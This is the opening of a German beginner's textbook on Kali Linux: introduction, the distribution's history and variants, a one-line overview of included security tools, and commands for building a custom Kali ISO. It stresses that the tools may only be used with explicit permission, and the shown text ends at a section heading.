Jürgen
Ebner

2. Auflage

Einstieg in Kali Linux

Penetration Testing und Ethical Hacking mit Linux

Jürgen Ebner

Einstieg in Kali Linux

Penetration Testing und Ethical Hacking mit Linux

mitp

Bibliografische Information der Deutschen Nationalbibliothek
Die Deutsche Nationalbibliothek verzeichnet diese Publikation in der Deutschen Nationalbibliografie; detaillierte bibliografische Daten sind im Internet über <http://dnb.d-nb.de> abrufbar.

ISBN 978-3-7475-0258-7
2. Auflage 2020

www.mitp.de
E-Mail: mitp-verlag@sigloch.de
Telefon: +49 7953 / 7189 - 079
Telefax: +49 7953 / 7189 - 082

Lektorat: Janina Bahlmann
Sprachkorrektorat: Petra Heubach-Erdmann
Covergestaltung: Christian Kalkert
Bildnachweis: © Sergey Nivens / stock.adobe.com
Satz: III-satz, Husby, www.drei-satz.de

Inhaltsverzeichnis

Einleitung

Es ist noch nicht lange her, dass Hacking eher ein Tabu war, und es gab auch keine Schulungen dazu. Aber inzwischen hat sich die Erkenntnis breitgemacht, dass auch ein offensiver Ansatz einen Mehrwert für die IT-Sicherheit liefert. Diese neue Herangehensweise wird von vielen Organisationen aller Größen und Branchen begrüßt: Staatliche Stellen machen inzwischen Ernst mit offensiver Sicherheit, Regierungen geben auch offiziell zu, dass sie daran arbeiten.

Für das Sicherheitskonzept einer Organisation spielen vor allem Penetrationstests eine wichtige Rolle. Richtlinien, Risikobewertungen, Notfallpläne und die Wiederherstellung nach Katastrophen sind zu unverzichtbaren Maßnahmen zum Erhalt der IT-Sicherheit geworden und genauso müssen auch Penetrationstests in die Gesamtplanung für die Sicherheit aufgenommen werden. Mit solchen Tests können Sie erkennen, wie Sie vom Feind wahrgenommen werden. Das kann zu vielen überraschenden Entdeckungen führen und Ihnen kostbare Zeit geben, um Ihre Systeme zu verbessern, bevor es einen echten Angriff gibt.

Warum Kali Linux?

Für das Hacking stehen heutzutage viele gute Werkzeuge zur Verfügung. Viele davon sind nicht einfach nur »da«, sondern laufen aufgrund der langjährigen Entwicklungszeit auch sehr stabil. Noch wichtiger wiegt für viele die Tatsache, dass die meisten dieser Tools kostenlos erhältlich sind.

Es ist zwar schön, dass diese Werkzeuge kostenlos verfügbar sind, aber Sie müssen sie erst einmal finden, kompilieren und installieren, bevor auch nur der einfachste Penetrationstest durchgeführt werden kann. Auf den modernen Linux-Betriebssystemen geht das zwar relativ einfach, aber für Neulinge kann es immer noch eine abschreckende Aufgabe sein. Auch für Fortgeschrittene ist es mühsam, alle Tools erst mal zusammenzusuchen und zu installieren.

Die Security-Community ist glücklicherweise eine sehr aktive und freigiebige Gruppe. Mehrere Organisationen haben unermüdlich daran gearbeitet, verschiedene Linux-Distributionen für Hacking und Penetrationstests zu erstellen. Eine Distribution (kurz Distro) ist eine Variante von Linux. Für Hacking und Penetrationstests gibt es Linux-Distros, wie

- Parrot Security OS
- BlackBox
- BlackArch
- Fedora Security Spin
- Samurai Web Testing Framework
- Pentoo Linux
- DEFT Linux
- Caine
- Network Security Toolkit (NST)
- Kali Linux

Die bekannteste Distro für Penetrationstests ist Kali Linux.

Mit Kali Linux erhalten angehende Sicherheitsexperten, Pentester und IT-Verantwortliche eine umfangreiche Plattform, um digitale Attacken zu planen und durchzuführen.

Warum sollte man das tun wollen?

Einerseits, um sich mit potenziellen Angriffen auf die eigenen Systeme auseinanderzusetzen, und zum Zweiten, um interne und externe Schwachstellen besser zu verstehen.

Sollte es so etwas wie ein »Hacker-Betriebssystem« geben, dann trifft diese Bezeichnung wohl am ehesten auf Kali Linux zu. Diese Linux-Distribution ist standardmäßig schon voller Tools, die Sicherheitsexperten und IT-Verantwortlichen entweder den Schlaf rauben oder ihre Augen glitzern lassen.

Kali Linux enthält eigentlich nichts Exklusives – man kann sich jedes Tool, jede Software und jedes Skript auf jedem beliebigen Linux installieren –, dennoch greifen viele Sicherheitsforscher zu Kali.

Die meisten Programme samt den passenden Einstellungen werden bereits mit der Installation von Kali mitgeliefert. Viele der neuen Tools tauchen auch zuerst in den Kali-Repositories auf – auch wenn diese noch nicht ganz stabil sind. Ein weiterer Grund ist, dass Kali sich sehr gut als isolierte Umgebung betreiben lässt. Sollte doch mal etwas schiefgehen, kann das System rasch neu installiert werden und man kann von vorne anfangen – das ist natürlich um vieles besser, als sich eine Produktivumgebung komplett zu zerschießen.

Vorsicht

Die falsche Anwendung von Security-Tools in Ihrem Netzwerk – vor allem ohne Erlaubnis – kann irreparablen Schaden mit erheblichen Folgen anrichten.

Hinweis

Bevor Sie den Einsatz von Kali Linux erwägen, sollten Sie sich über eines klar sein: Kali ist nicht für jeden das Richtige! Beachten Sie, dass Kali eine Linux-Distribution ist, die speziell für professionelles Penetration Testing und Security Auditing ausgelegt ist. Daher empfiehlt es sich, diese nur zu verwenden, wenn Sie sie für diesen Zweck nutzen möchten. Es ist von Vorteil, wenn Sie bereits mit Linux vertraut sind, da es Ihnen die Arbeit erleichtert und Sie die in diesem Buch beschriebenen Tools so effizienter einsetzen können.

Über dieses Buch

In diesem Buch werden keine Vorkenntnisse vorausgesetzt, aber Sie werden sich einen Gefallen tun, wenn Sie sich selbst mit Linux besser vertraut machen, das wird Ihnen die Arbeit mit diesen Tools erleichtern. Besuchen Sie einen Kurs, lesen Sie ein Buch[1] oder erkunden Sie Linux auf eigene Faust. Für diesen Rat werden Sie mir noch dankbar sein. Wenn Sie sich für Penetrationstests und Hacking interessieren, sind Linux-Kenntnisse auf lange Sicht gesehen unabdingbar.

Ich habe das Buch so aufgebaut, dass Sie es auch verwenden können, wenn Sie noch keine Erfahrungen mit Security Assessments haben bzw. noch nicht mit Linux gearbeitet haben. Wenn Sie das Buch gelesen haben, sollten Sie als Penetrationstester – auch wenn Sie ein Anfänger sind – Security Assessments mit Kali Linux erfolgreich durchführen können.

Um den Einstieg in die Welt von Kali Linux und Penetrationstests mit Kali Linux zu erleichtern, habe ich das Buch in drei Teile gegliedert.

Im ersten Teil wird die Geschichte von Kali Linux beleuchtet und wie Sie Kali installieren und konfigurieren können, um es Ihren Anforderungen anzupassen. Außerdem finden Sie hier auch eine kurze Einführung in Linux, damit Sie, falls Sie Linux-Anfänger sind, trotzdem keine Probleme mit dem Einstieg in Kali Linux haben.

Anschließend zeige ich Ihnen im zweiten Teil, wie Sie am besten einen Penetrationstest aufbauen und wie Sie dabei die Tools von Kali Linux einsetzen. Bedenken Sie aber, dass der Teil nur eines der Modelle behandelt, die beschreiben, wie man einen Penetrationstest aufbauen kann.

Da Kali Linux sehr viele Tools für Security Assessments mitliefert, werde ich Ihnen im dritten Teil ein paar Tools, die ich für nützlich halte, kurz vorstellen. Sie erfahren, wie Sie diese Tools einsetzen können, aber ich kann Ihnen nur empfeh-

1 Linux – Praxiswissen für Ein- und Umsteiger von Christoph Troche (mitp) wäre ein kompaktes Einsteigerbuch

len, sich mit allen Tools, die Sie für Ihre Security Assessments benötigen, noch ausführlicher zu beschäftigen. Gerade in dieser Tätigkeit bestätigt sich der Spruch »Übung macht den Meister«. Je mehr Sie sich mit diesen Tools vertraut machen, desto besser und effektiver können Sie diese auch einsetzen.

Im Anhang finden Sie ein praktisches Glossar, eine Übersicht über die Meta-Pakete von Kali Linux sowie eine Checkliste für Penetrationstests, die Ihnen noch eine zusätzliche Hilfestellung gibt, um das Security Assessment erfolgreich durchzuführen.

Teil I

Grundlagen von Kali Linux

Bevor Sie sich mit den Tools von Kali Linux und deren Einsatz beschäftigen, ist es wichtig, dass Sie verstehen, warum es dieses System gibt und was bei der Entwicklung eines Hacker-Betriebssystems bedacht wurde. Aus diesem Grund beschäftigen wir uns am Beginn des ersten Teils von Kali Linux mit der Geschichte von Kali und wie es sich von Debian unterscheidet.

Da es mehrere Versionen von Kali Linux gibt, damit es auch auf unterschiedlichen Plattformen genutzt werden kann, stelle ich Ihnen hier auch die unterschiedlichen Versionen kurz vor.

Für den Fall, dass Sie noch keine Erfahrungen mit Linux haben, habe ich auch die wichtigsten Grundlagen von Linux angeführt, die Ihnen aber auch als Auffrischung dienen können. In diesem Zusammenhang zeige ich Ihnen auch, wie Sie Kali Linux installieren und an Ihre Bedürfnisse anpassen. Anschließend ist das System bereit, damit Sie Ihren ersten Penetrationstest durchführen können.

In diesem Teil:

Kapitel 1

Einführung

In diesem Kapitel werde ich Ihnen einen Überblick geben, wie sich Kali Linux von Debian unterscheidet, wobei Debian die Basis für Kali bildet.

1.1 Unterschied zwischen Kali und Debian

Kali ist eine Distribution, die mit zahlreichen Tools für professionelles Penetration Testing und Security Auditing ausgestattet ist. Deshalb wurden in Kali Linux Änderungen implementiert, die diese Anforderungen auch widerspiegeln:

- **Netzwerkdienste sind per Default ausgeschaltet:** Kali Linux enthält SysVinit[1]-Methoden, die Netzwerk-Services standardmäßig ausschalten. Diese Methode erlaubt es, verschiedene Services in Kali zu installieren und gleichzeitig sicherzustellen, dass unsere Distribution standardmäßig sicher bleibt, egal welche Pakete installiert sind. Zusätzliche Services, wie z.B. Bluetooth, sind auch standardmäßig blackgelistet.
- **Angepasster Linux-Kernel:** Kali Linux benutzt einen Kernel, der für Wireless Injection gepatcht wurde.

1.2 Ein Stück Geschichte

Kali Linux ist nicht die erste Linux-Distribution, die zum Zweck von Penetration Testing und Security Auditing entwickelt wurde. Der Vorgänger war BackTrack, der auf Ubuntu basiert und schließlich im März 2013 eingestellt wurde.

Die Geschichte eines Hacker-Linux begann aber mit zwei voneinander unabhängigen Distributionen: Auditor Security Collection und Whoppix. Die Entwickler haben sich Anfang 2006 dazu entschlossen, diese zusammenzuführen. Dadurch entstand BackTrack als neue Distribution, die ursprünglich auf Slackware basierte. Mit der vierten Version wurde die Entwicklung auf Debian fortgesetzt und die fünfte Version basierte schließlich auf Ubuntu 10.04 LTS.

1 SysVinit ist das init-System von Unix-Betriebssystemen, das in einigen Linux-Distributionen als Standard-Init-System verwendet wird. Der Prozess wird als Erstes vom Kernel gestartet und hat deshalb die ID 1. Der erste Prozess startet alle benötigten System-Dienste.

Im Dezember 2012 wurde von Mati Aharoni und Devon Kearns von Offensive Security eine neue »Hacker-Linux«-Distribution vorangekündigt, die am 13. März 2013 veröffentlicht wurde. Das erste Release (Version 1.0) basierte auf Debian 7 »Wheezy«, der Stable Distribution von Debian zu dieser Zeit.

Kali Linux ist der offizielle Nachfolger von BackTrack. Der Namenswechsel soll anzeigen, dass es sich um eine bedeutsam fortgeschrittene Neuentwicklung handelt. Bei Kali Linux handelt es sich um eine Linux-Distribution, die auf Debian – und nicht mehr auf Ubuntu – basiert. In einem einjährigen Entwicklungsprozess wurde das gesamte Betriebssystem neu erstellt.

In den zwei Jahren nach der ersten Kali-Version wurden viele inkrementelle Updates veröffentlicht, wodurch die Palette der verfügbaren Anwendungen erweitert und die Hardware-Unterstützung dank neuerer Kernel-Releases verbessert wurde. Mit einigen Investitionen in die kontinuierliche Integration wurde sichergestellt, dass alle wichtigen Pakete in einem installierbaren Zustand gehalten werden. Es können immer angepasste Livebilder erstellt werden.

2015, als Debian 8 »Jessie« herauskam, arbeitete das Entwicklerteam von Kali daran, Kali Linux darauf aufzubauen. Das Team entschloss sich dazu, in dieser Version die GNOME-Shell zu nutzen und zu verbessern: Es wurden einige GNOME-Shell-Erweiterungen hinzugefügt, um fehlende Funktionen zur Verfügung zu stellen, wie z.B. das Anwendungsmenü. Das Ergebnis war Kali Linux 2.0, das im August 2015 veröffentlicht wurde.

Parallel dazu wurden auch die Anstrengungen verstärkt, sicherzustellen, dass Kali immer über die neuesten Versionen aller Pen-Testing-Tools verfügt. Hier kam es zu einem Konflikt mit dem Ziel der Verwendung von Debian Stable als Basis für die Distribution. Viele der Pakete mussten damals zurückportiert werden, da Debian Stable der Stabilität der Software Priorität einräumt. Dadurch kam es häufig zu einer langen Verzögerung von der Veröffentlichung eines Upstream-Updates bis zur Integration in die Distribution. Der logische Schluss war die Umstellung von Kali auf Debian Testing. Dadurch konnte das Entwicklungsteam von den neuesten Versionen aller Debian-Pakete profitieren, sobald diese verfügbar waren. Debian Testing verfügt über einen viel aggressiveren Update-Zyklus, der auch besser mit der Philosophie von Kali übereinstimmt.

Das entspricht im Wesentlichen dem Konzept von Kali Rolling. Während die rollende Distribution schon eine Weile verfügbar ist, war Kali 2016.1 die erste Veröffentlichung, die offiziell den rollenden Charakter dieser Distribution berücksichtigte: Wenn man die neueste Kali-Version installiert, verfolgt das System tatsächlich der Kali-Rolling-Verteilung und man erhält jeden Tag die neuesten Updates. Davor waren Kali-Veröffentlichungen Schnappschüsse der zugrunde liegenden Debian-Distribution mit darin eingebauten Kali-spezifischen Paketen.

Eine Rolling Distribution hat viele Vorteile, aber bringt auch zahlreiche Herausforderungen mit sich, sowohl für die Entwickler der Distribution als auch für die Benutzer, die mit dem endlosen Fluss von Updates und manchmal auch mit rückwärts inkompatiblen Änderungen zu kämpfen haben. In diesem Buch soll das Wissen vermittelt werden, das für die Verwaltung der Kali-Linux-Installation benötigt wird.

Mit Kali 2019.4 hat man sich entschlossen, standardmäßig die ressourcenschonende Desktop-Oberfläche Xfce anstelle von GNOME zu installieren. Eine weitere wesentliche Änderung ist die Einführung des Undercover-Modus, mit dem Kali Linux wie ein Windows aussieht. Der Undercover-Modus funktioniert nur unter Xfce-Desktop. Wenn Sie von einer älteren Version upgraden, haben Sie noch immer den GNOME-Desktop und müssen den Xfce-Desktop und den Undercover-Modus nachinstallieren. Wie Sie das machen können, erfahren Sie in Anhang D.

1.3 Kali Linux – für jeden etwas

Kali Linux wurde von Sicherheitsingenieuren mit Verstand implementiert – es enthält mehr als 600 Pakete für Penetration Testing. Es kann leicht ausgeführt, auf Live-CD oder USB-Stick oder in virtuellen Maschinen verwendet werden. Die Distribution ist sehr einfach zu bedienen, selbst von Anfängern. Die große Anzahl von Anwendungen hat dazu geführt, dass eine umfangreiche Sammlung von Hacking-Tutorials erstellt wurde.

Da Kali Linux auf Debian basiert, können die Nutzer die Vorteile des Advanced Package Tools nutzen, das den Experten die Möglichkeit bietet, verschiedene Drittanbieter-Repositories hinzuzufügen.

Die Distribution kann in verschiedenen Varianten heruntergeladen werden – es werden sowohl 32- und 64-Bit-Versionen unterstützt sowie mehrere ARM-Plattformen. Das macht es möglich, sie auch auf Einplatinencomputer, wie zum Beispiel Raspberry Pi oder anderen preiswerten Plattformen zu installieren.

Wie bei anderen Linux-Distributionen kann Kali mit verschiedenen grafischen Benutzeroberflächen heruntergeladen werden, abhängig von den Ressourcen des Computers oder den Benutzereinstellungen.

Das System wird von Offensive Security[2] für jeden kostenlos zum Download angeboten.

2 Offensive Security ist ein Unternehmen, das Schulungen und Trainings rund um Penetration Testing anbietet.

1.3.1 Varianten von Kali Linux

Auf der Homepage `www.kali.org` werden unterschiedliche Varianten angeboten:

Kali

Das ist die Standard-Distribution mit allen Tools und dem aktuellen Xfce-Desktop. Zur Auswahl stehen eine 32-Bit- oder 64-Bit-Version. Wenn Sie diese Version komplett neu installieren, dann benötigen Sie mindestens 768 MB RAM, wobei hier aber 2 GB RAM empfehlenswert sind.

Kali light

Ist nur wenig Platz oder weniger starke Ressourcen verfügbar, können Sie auf Kali light zurückgreifen. Diese Version nutzt den XFCE-Desktop und enthält nicht alle Tools. Fehlende Werkzeuge lassen sich alle noch nachinstallieren. Insofern ist diese Distribution gut geeignet, um sich einen eigenen Werkzeugkasten zusammenzubauen. Kali Light gibt es ebenfalls in der 32- und 64-Bit-Version.

Unterschiedliche grafische Oberflächen – »Desktops«

Bei Kali Linux können Sie auch Versionen mit anderen grafischen Oberflächen – oder auch Desktop genannt – auswählen. Diese gibt es aber ausschließlich in der 64-Bit-Version. Hier gibt es

- Kali e17
- Kali Mate
- Kali XFCE
- Kali LXDE
- Kali KDE

Kali Armhf

Diese Version ist für ARM-basierte Geräte angedacht. Wobei es hier eher ratsam ist, auf die speziellen Distributionen zurückzugreifen, die auf der Homepage[3] von Offensive Security angeführt werden. Dort gibt es schon fertige Images für z.B. Chromebooks oder Raspberry Pis.

Virtuelle Images

Die Standard-Version gibt es auch als fertige Images für VMware und VirtualBox. Diese eignet sich perfekt, um Kali parallel zu nutzen.

Einfach herunterladen, einbinden, starten und los geht's!

3 `https://www.offensive-security.com/kali-linux-arm-images/`

Kali für WSL

Für Mutige gibt es seit Anfang 2018 auch noch eine Alternative: Kali Linux für das Windows Subsystem for Linux. Das heißt, Sie können Kali direkt aus Windows 10 heraus nutzen. Diese Installation setzt voraus, dass WSL aktiviert wurde. Daraufhin können Sie Kali Linux über den Windows-App-Store installieren.

NetHunter

Die NetHunter-Variante ist eine Version von Kali für mobile Endgeräte. Aufgrund der unterschiedlichen Chipsätze und diversen Einschränkungen mobiler Systeme werden offiziell nur verschiedene Nexus-Geräte sowie das OnePlus One unterstützt.

Cloud-Installationen

Einen Sonderfall bildet die Cloud-Installation: Sie können Kali nicht nur lokal installieren, sondern auch auf einem Cloud-System. Das kann Vorteile haben (etwa ist das System schnell für mehrere Nutzer in einer Private Cloud bereitstellbar), aber es gibt auch Probleme – wie zum Beispiel wenn der Anbieter es nicht erlaubt, solche Systeme zu installieren.

Kali Linux ist im Amazon AWS Marketplace[4] erhältlich.

Egal, für welche Version Sie sich entscheiden – wenn bei der Installation etwas schiefgeht, werden in der offiziellen Dokumentation[5] so ziemlich alle Fälle abgedeckt und Sie finden dort auch viele weitere Details bei Fragen und Problemen.

1.4 Die Hauptfeatures

Das Herz eines Penetrationstests bildet Kali Linux, das, wie schon erwähnt, nahezu alle relevanten Werkzeuge bereitstellt. Diese Distribution enthält über 300 Hilfsmittel, mit denen Sie die Sicherheit von Computersystemen prüfen und bewerten können. Diese Tools können auch auf anderen Linux-Distributionen – teilweise sogar unter Windows – installiert werden.

Warum dann Kali Linux verwenden?

Der Vorteil von Kali Linux im Vergleich zu Einzelinstallationen ist es, dass die Tools bestens aufeinander abgestimmt sind und über angepasste und modifizierte Treiber verfügen, wie zum Beispiel aircrack-ng.

4 https://aws.amazon.com/marketplace/pp/B01M26MMTT
5 https://docs.kali.org

Das Kali-Linux-Team gibt an, dass die Programme viermal täglich aus dem Debian-Repository bezogen werden. Damit ist sichergestellt, dass die Anwender von Kali über eine solide Software-Basis mit den neuesten Sicherheitsupdates verfügen.

- Kali Linux ist **kostenlos und immer verfügbar:** Sie werden nie für Kali Linux bezahlen müssen.
- **Open Source:** Es ist für jeden einsehbar und alle Quellen sind für alle verfügbar, die Pakete optimieren oder neu bauen wollen.
- **FHS kompatibel:** Es wurde auf dem Filesystem Hierarchy Standard[6] aufgebaut, damit Anwender Binaries, Supported Files, Bibliotheken usw. leicht finden.
- **Wireless-Geräte-Support:** Kali wurde entwickelt, um so viele Wireless-Geräte wie möglich zu unterstützen. Das erlaubt es, dass das Betriebssystem auf einer großen Auswahl von Hardware läuft.
- **Verschiedene Sprachen:** Tools für Penetrationstests sind in der Regel häufig auf Englisch geschrieben, aber Kali Linux bietet eine echte multilinguale Unterstützung. Dadurch kann der Anwender Kali und die Tools, die er für seinen Job benötigt, in seiner Muttersprache benutzen.
- **ARMEL- und ARMHF-Unterstützung:** ARM-basierte Systeme sind mehr und mehr verbreitet und kostengünstiger geworden, deshalb wird von den Entwicklern von Kali sichergestellt, dass die ARM-Unterstützung so stabil ist wie nur irgendwie möglich. Kali Linux hat deshalb die ARM-Repositories in die Haupt-Distribution integriert, sodass die Tools für ARM in Verbindung mit der restlichen Distribution aktualisiert werden.

Einige der wichtigsten enthaltenen Tools sind:

- **OpenVAS:** Ein freier Security-Scanner, der auch professionellen Ansprüchen genügt. Dient zum Erkennen von Schwachstellen.
- **Maltego:** Mit dem Tool kann man Daten über Einzelpersonen oder Unternehmen im Internet sammeln.
- **Kismet:** Ist ein passiver Sniffer zur Untersuchung von lokalen Funknetzen.
- **Social Engineer Toolkit (SET):** Enthält verschiedene Programme für Penetrationstests mit dem Schwerpunkt auf Social Engineering.
- **Nmap:** Ein Netzwerkscanner zur Analyse von Netzwerken. In Kali Linux ist auch die grafische Nmap-Benutzeroberfläche Zenmap enthalten.
- **Wireshark:** Der Klassiker unter den Netzwerksniffern mit einer grafischen Oberfläche.
- **Bettercap:** Das Schweizer Messer für Netzwerk-Attacken und -Monitoring, mit dem beispielsweise ein Man-in-the-Middle-Angriff durchgeführt werden kann.

6 `http://www.pathname.com/fhs/`

- **John the Ripper:** Ein Tool zum Knacken und Testen von Passwörtern.
- **Metasploit:** Der Klassiker für das Testen und Entwickeln von Exploits auf Zielsystemen
- **Aircrack-ng:** Dabei handelt es sich um eine Tool-Sammlung, mit der Schwachstellen in WLANs analysiert und ausgenutzt werden können.
- **RainbowCrack:** Mit diesem Programm steht ein Cracker für Lan-Manager-Hashes zur Verfügung.

Das ist nur eine kleine Auswahl an Tools, die diese Spezial-Distribution enthält, natürlich gibt es noch jede Menge weitere interessante Werkzeuge darin.

Wichtig: Vor dem praktischen Einsatz von Kali Linux

Diese Distribution enthält Tools, die teilweise Sicherheitsvorkehrungen umgehen können und als Computerprogramme zum Ausspähen von Daten aufgefasst werden. Sie dürfen Kali Linux nur dann zur Analyse von Infrastrukturen verwenden, wenn Sie dafür eine explizite Erlaubnis besitzen.

1.4.1 Live-System

Kali Linux muss nicht unbedingt installiert werden, es kann auch als sogenanntes Live-System gestartet werden, das ist eine der verfügbaren Möglichkeiten, wenn Sie ein Boot-Menü haben. Es eignet sich gut für den schnellen Einsatz von Kali, aber wenn Sie es im vollen Umfang einsetzen wollen, ist es ungeeignet, denn Daten bzw. Einstellungen können nicht gespeichert werden.

Live USB Persistence

Im Boot-Menü von Kali Linux Live gibt es zwei Optionen, die eine Persistenz – die Erhaltung der Daten auf dem USB-Laufwerk – auch nach einem Neustart von Kali Live ermöglichen: Live USB Persistence und Live USB Encrypted Persistence. Das kann eine nützliche Erweiterung sein, die es Ihnen erlaubt, Dokumente und gesammelte Testergebnisse sowie Konfigurationen aufzubewahren, wenn Sie Kali Linux vom USB-Stick – auch von verschiedenen Systemen – ausführen. Die persistenten Daten werden in einer eigenen Partition auf dem USB-Stick gespeichert, die optional auch verschlüsselt sein können.

Wie Sie diesen Modus aktivieren, erfahren Sie in Abschnitt 3.2.3.

Forensik-Modus

In BackTrack Linux wurde der »forensische Modus« erstmals eingeführt, den es in Kali Linux Live gibt. Der Modus *Live (forensic mode)* ist aus mehreren Gründen sehr beliebt:

- Kali Linux ist weit verbreitet und leicht nutzbar. Viele potenzielle Benutzer verfügen bereits über ein ISO von Kali oder bootfähige USB-Sticks.
- Kali Linux Live ermöglicht einen schnellen und einfachen Einsatz von Kali Linux, wenn ein forensischer Bedarf entstehen sollte.
- Kali Linux wird bereits mit beliebter forensischer Open-Source-Software vorinstalliert – es ist ein praktisches Toolkit für die forensische Arbeit.

Abb. 1.1: Startmenü – Auswahl des Forensik-Modus

Was ist der Unterschied zwischen Forensik-Modus und der normalen Ausführung des Betriebssystems?

Im forensischen Modus gibt es wichtige Änderungen gegenüber dem regulären Betrieb des Systems:

- Die internen Festplatten werden niemals verwendet. Enthält die Festplatte eine SWAP-Partition[7], wird diese nicht genutzt. Interne Festplatten werden niemals automatisch gestartet.
- Wechselmedien werden ebenfalls nicht automatisch gemountet. Das heißt, USB-Sticks, CDs und Ähnliches werden beim Einlegen nicht automatisch geladen.

7 SWAP-File ist die Auslagerungsdatei, bei der SWAP-Partition handelt es sich um die Partition, die auf einem Speichermedium genutzt wird, um Prozessen mehr Speicher zur Verfügung zu stellen, als der eigentliche physische Arbeitsspeicher besitzt.

Der Grund dafür ist, dass im forensischen Modus mit keinem Medium ohne direkte Benutzeraktion etwas passieren sollte, damit am aktuellen Zustand nichts verändert wird. Alles, was Sie als Benutzer tun, liegt bei Ihnen.

Hinweis

Wenn Sie planen, Kali für reale Forensik jeglicher Art einzusetzen, dann ist es empfehlenswert, die Bezeichnung nicht nur wörtlich zu nehmen. Alle forensischen Tools sollten immer ausgiebig getestet werden, damit Sie wissen, wie Sie sich in allen Situationen verhalten müssen, in denen sie verwendet werden.

1.4.2 Ein maßgeschneiderter Linux-Kernel

Kali Linux stellt immer einen angepassten Linux-Kernel zur Verfügung, der auf einer Version von Debian Unstable basiert. Das stellt eine solide Hardwareunterstützung sicher, insbesondere für eine Vielzahl von drahtlosen Geräten. Der Kernel ist für die Unterstützung der drahtlosen Injection gepatcht, da viele Tools für WLAN-Sicherheits-Assessment auf dieser Funktion basieren.

Da viele Hardwaregeräte aktuelle Firmwaredateien benötigen (zu finden unter */lib/firmware/*), installiert Kali diese standardmäßig alle – einschließlich der Firmware, die in Debians nicht freiem Abschnitt verfügbar ist. Diese werden in Debian nicht standardmäßig installiert, da sie als Closed-Source-Dateien vorliegen und daher nicht Teil von Debian sind.

1.4.3 Komplett anpassbar

Kali Linux ist standardmäßig schon ein »Hacker-Betriebssystem«, aber das Image für die Installation lässt sich auch auf persönliche Bedürfnisse anpassen. Möglich macht das die Nutzung des live-build Skripts, mit dem Sie jeden Aspekt des Kali Image konfigurieren können. Das Skript erlaubt es, einfach Live-System-Abbilder durch ein Framework zu erstellen, das Konfigurationseinstellungen nutzt, um automatisch und angepasst alle Aspekte der Erstellung eines Images abzudecken.

Voraussetzung

Das angepasste Kali-Image wird optimal aus einer bereits existierenden Kali-Umgebung heraus erstellt. Ist das nicht der Fall, sollten Sie sichergehen, dass Sie die aktuellste Version des live-build Skripts benutzen.

Vorbereitung

Als Erstes müssen Sie die Kali-Image-Erstellungsumgebung wie folgt vorbereiten:

```
sudo apt-get install -y curl git livebuild cdebootstrap
git clone https://gitlab.com/kalilinux/build-scripts/live-build-
config.git
```

Als Nächstes erstellen Sie eine aktualisierte Kali-ISO, indem Sie im Verzeichnis *live-build-config* das Wrapper-Skript *build.sh* ausführen:

```
cd live-build-config
./build.sh --verbose
```

Das Skript wird jetzt einige Zeit benötigen, um alle erforderlichen Pakete herunterzuladen, die zum Erstellen der ISO erforderlich sind. Das wäre ein guter Zeitpunkt für eine Kaffeepause.

Konfiguration eines Kali-Images (optional)

Sollten Sie sich ein eigenes individuelles Kali-Linux-Image erstellen wollen, finden Sie eine Beschreibung in diesem Abschnitt. Im Verzeichnis *kali-config* finden Sie eine Vielzahl von Anpassungsoptionen, die vom Live-Build unterstützt werden, die auf der Debian-Live- Build-Seite[8] gut dokumentiert sind. Im Anschluss einige der Highlights:

Kali-Images mit unterschiedlichen Desktop-Umgebungen

Mit Kali 2.0 werden verschiedene Desktop-Umgebungen, wie KDE, Gnome, E17, I3WM, MATE; LXDE und XFCE, unterstützt. Um ein Image mit einer davon zu erstellen, verwenden Sie eine der folgenden ähnliche Syntax:

```
# Das sind unterschiedliche Optionen für Desktop-Umgebung-Builds:
#./build.sh --variant {gnome,kde,xfce,mate,e17,lxde,i3wm} --verbose

# Um ein KDE-Image zu erstellen:
./build.sh --variant kde --verbose
# Um ein MATE-Image zu erstellen:
./build.sh --variant mate --verbose

#...und so weiter.
```

Kontrollieren der in dem Build enthaltenen Pakete

Die Liste der Pakete, die in dem Build enthalten sind, befindet sich im entsprechenden Verzeichnis der Kali-Variante. Verwenden Sie beispielsweise ein Stan-

8 https://live-team.pages.debian.net/live-manual/html/live-manual/customization-overview.en.html

dard-Gnome-Image, würde sich die Paketlistendatei unter */kali-config/variant-gnome/package-lists/kali.list.chroot* befinden.

Standardmäßig enthält diese Liste das Meta-Paket »kali-linux-full« sowie einige andere. Sie können diese auskommentieren und durch eine eigene Liste von Paketen ersetzen, um so ein persönliches Image mit weniger Overhead an Tools zu erhalten.

1.4.4 Ein vertrauenswürdiges Betriebssystem

In diesem Buch haben Sie bereits erfahren, dass Kali Linux eine Linux-Distribution ist, die auf Debian beruht. Einige mögen sich jetzt die Frage stellen, ob ein Open-Source-Betriebssystem ein vertrauenswürdiges Betriebssystem sein kann.

Zwei Gründe sprechen dafür, dass dem so ist. Zum einen kann jeder den Quellcode einsehen. Das komplette Betriebssystem ist transparent, da es den Debian Free Software Guidelines[9] unterliegt.

Zum anderen ist das Unternehmen, das hinter Kali Linux steht, ein international anerkannter Experte für Penetrationstests – Offensive Security[10]. Das Unternehmen bietet auch Kurse und Zertifizierungen für Penetration Testing an. Aus diesem Grunde liegt dem Herausgeber der Linux-Distribution sehr viel daran, dass Kali Linux ein vertrauenswürdiges Betriebssystem ist und bleibt.

1.4.5 Auf einer großen Anzahl von ARM-Geräten verwendbar

Es liegt wohl an der Faszination für ARM-Geräte von Offensive Security, dass es Kali Linux für eine große Anzahl an ARM-Geräten gibt. Es kann auch nützlich sein, dass Kali auf kleinen und tragbaren Geräten läuft. Die Skripte, die Offensive Security für das Erstellen dieser Images verwendet, sind auf Github zu finden.

Hinweis

Diese Images haben das Standard-Passwort »toor« und möglicherweise einen vorab generierten SSH-Hostkey. Es empfiehlt sich, beide abzuändern!

Beispiele von ARM-Geräten, für die es Images gibt:

- Chromebooks von HP, Samsung und Acer
- RaspberryPi
- BananaPi
- CompuLab – Utilitie & Trimslice

9 https://www.debian.org/social_contract#guidelines
10 https://www.offensive-security.com/

- HardKernel – ODROID
- SolidRun – CuBox
- u.v.m.

1.5 Richtlinien von Kali Linux

Grundsätzlich ist Kali Linux bestrebt, die Debian-Richtlinien zu befolgen, jedoch gibt es einige Bereiche, für die aufgrund der Bedürfnisse von Sicherheitsexperten erheblich abweichende Designentscheidungen getroffen werden mussten.

1.5.1 Benutzer ohne root-Rechte

